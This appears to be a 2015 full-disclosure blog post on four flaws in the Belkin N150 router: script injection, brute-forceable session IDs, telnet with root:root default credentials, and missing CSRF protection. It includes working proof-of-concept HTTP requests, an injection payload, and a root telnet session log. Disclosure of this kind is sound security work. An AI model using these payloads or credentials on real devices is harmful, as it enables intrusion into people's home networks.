

# Belkin N150 Router Multiple Vulnerabilities

NOVEMBER 30, 2015 / RAHUL PRATAP SINGH

Full Disclosure:

Recently, I encountered some vulnerabilities in Belkin N150 Router. Reported it to the vendor and haven't got any reply from Belkin Security Team.


→ Vulnerability / BUG Report :

1)

- Vulnerability Title : HTML / Script Injection
- Browser : Firefox 41
- OS : Ubuntu 14.04
- Vulnerable : Belkin N150 Wireless Home Network Router
- Version : F9K1009 v1
- Firmware : 1.00.09

→ Proof of Concept:

"InternetGatewayDevice.DeviceInfo.X\_TWSZ-COM\_Language" this parameter is vulnerable.



→ Steps to Reproduce:

Send the following post request using Burpsuite, etc

POST /cgi-bin/webproc HTTP/1.1

Host: 192.168.2.1

User-Agent: Mozilla/5.0 (Windows NT 6.2; rv:35.0)

Gecko/20100101 Firefox/35.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

DNT: 1

Referer: [http://192.168.2.1/cgi-bin/webproc?](http://192.168.2.1/cgi-bin/webproc?getpage=html/page.html&var:page=deviceinfo&var:oldpage=(http://192.168.2.1/cgi-bin/webproc?getpage=html/page.html&var:page=deviceinfo&var:oldpage=))

[getpage=html/page.html&var:page=deviceinfo&var:oldpage=\(http://192.168.2.1/cgi-bin/webproc?](http://192.168.2.1/cgi-bin/webproc?getpage=html/page.html&var:page=deviceinfo&var:oldpage=(http://192.168.2.1/cgi-bin/webproc?getpage=html/page.html&var:page=deviceinfo&var:oldpage=))

[getpage=html/page.html&var:page=deviceinfo&var:oldpage=](http://192.168.2.1/cgi-bin/webproc?getpage=html/page.html&var:page=deviceinfo&var:oldpage=(http://192.168.2.1/cgi-bin/webproc?getpage=html/page.html&var:page=deviceinfo&var:oldpage=))

)  
Cookie: sessionid=7cf2e9c5; auth=ok; expires=Sun, 15-May-2102 01:45:46 GMT

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 260

```
%3AInternetGatewayDevice.DeviceInfo.X_TWSZ-
COM_Language="">alert("1")<script>"&obj-
action=set&var%3Apage=deviceinfo&var%3Aerrorpage=deviceinfo&
getpage=html%2Findex.html&errorpage=html%2Findex.html&
var%3ACacheLastData=U1BBTl9UaW1lTnVtMT0%3D
```

2)

- Vulnerability Title : Session Hijacking
- Browser : Firefox 41
- OS : Ubuntu 14.04
- Vulnerable : Belkin N150 Wireless Home Network Router
- Version : F9K1009 v1
- Firmware : 1.00.09

→ Proof of Concept:

Cookie: sessionid=7cf2e9c5; auth=ok; expires=Sun, 15-May-2102 01:45:46 GMT

sessionid is allocated using hex encoding and of fixed length i.e 8 . Therefore, it is very easy to bruteforce it in feasible amount for time as this session id ranges from 00000000 to ffffffff

→ Steps to Reproduce:

Send the following request using Burpsuite and Bruteforce the sessionid.

```
POST /cgi-bin/webproc HTTP/1.1
Host: 192.168.2.1
User-Agent: Mozilla/5.0 (Windows NT 6.2; rv:35.0)
Gecko/20100101 Firefox/35.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.2.1/cgi-bin/webproc?
getpage=html/page.html&var:page=deviceinfo&var:oldpage=-
(http://192.168.2.1/cgi-bin/webproc?
getpage=html/page.html&var:page=deviceinfo&var:oldpage=-
)
Cookie: sessionid=7cf2e9c5; auth=ok; expires=Sun, 15-May-2102 01:45:46 GMT
```


3)

- Vulnerability Title : Telnet Enabled with Default Pass
- Browser : Firefox 41
- OS : Ubuntu 14.04
- Vulnerable : Belkin N150 Wireless Home Network Router
- Version : F9K1009 v1
- Firmware : 1.00.09

→ Vulnerability Details:

Telnet protocol can be used by an attacker to gain remote access to the router with root privileges.

→ Proof of Concept:



```
rahul@techno ~ $ telnet 192.168.2.1
Trying 192.168.2.1...
Connected to 192.168.2.1.
Escape character is '^]'.
(none) login: root
Password:

BusyBox v1.6.1 (2014-04-11 16:19:05 CST) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
# cd ..
# ls
bin      etc      linuxrc  pool     root     sys      usr
dev      lib      mnt      proc     sbin     tmp      var
# echo

# ls
bin      etc      linuxrc  pool     root     sys      usr
dev      lib      mnt      proc     sbin     tmp      var
#
```

→ Steps to Reproduce:

- 1) Open terminal
- 2) Type following command:  
telnet 192.168.2.1
- 3) Default user and pass is root:root

4)

- Vulnerability Title : Cross Site Request Forgery
- Browser : Firefox 41
- OS : Ubuntu 14.04
- Vulnerable : Belkin N150 Wireless Home Network Router
- Version : F9K1009 v1
- Firmware : 1.00.09

→ Proof of Concept:

Request doesn't contain any CSRF-token. Therefore, requests can be forged. It can be verified with any request.

Public ref:

<http://www.securityfocus.com/archive/1/537000/30/0/threaded>  
[\(http://www.securityfocus.com/archive/1/537000/30/0/threaded\)](http://www.securityfocus.com/archive/1/537000/30/0/threaded)  
<https://packetstormsecurity.com/files/134564/Belkin-N150-XSS-CSRF-Session-Hijacking.html>  
[\(https://packetstormsecurity.com/files/134564/Belkin-N150-XSS-CSRF-Session-Hijacking.html\)](https://packetstormsecurity.com/files/134564/Belkin-N150-XSS-CSRF-Session-Hijacking.html)

About these ads (<https://wordpress.com/about-these-ads/>)

You May Like



- 1. [15 'Star Wars' Things You Never Knew You Needed](#) a week ago  
[huffingtonpost.com](http://huffingtonpost.com) [Huffington Post](#) [AOL](#) [Forex](#) [Elana Teitelbaum](#) [Elana Teitelbaum](#)

Full Disclosure

**BELKIN** ◀ **ROUTER** ◀ **N150** ◀ **VULNERABILITY**  
 ◀ **MULTIPLE** ◀ **CSRF** ◀ **TELNET**

[CREATE A FREE WEBSITE OR BLOG AT WORDPRESS.COM.](https://wordpress.com) | [THE HEMINGWAY REWRITTEN THEME.](#)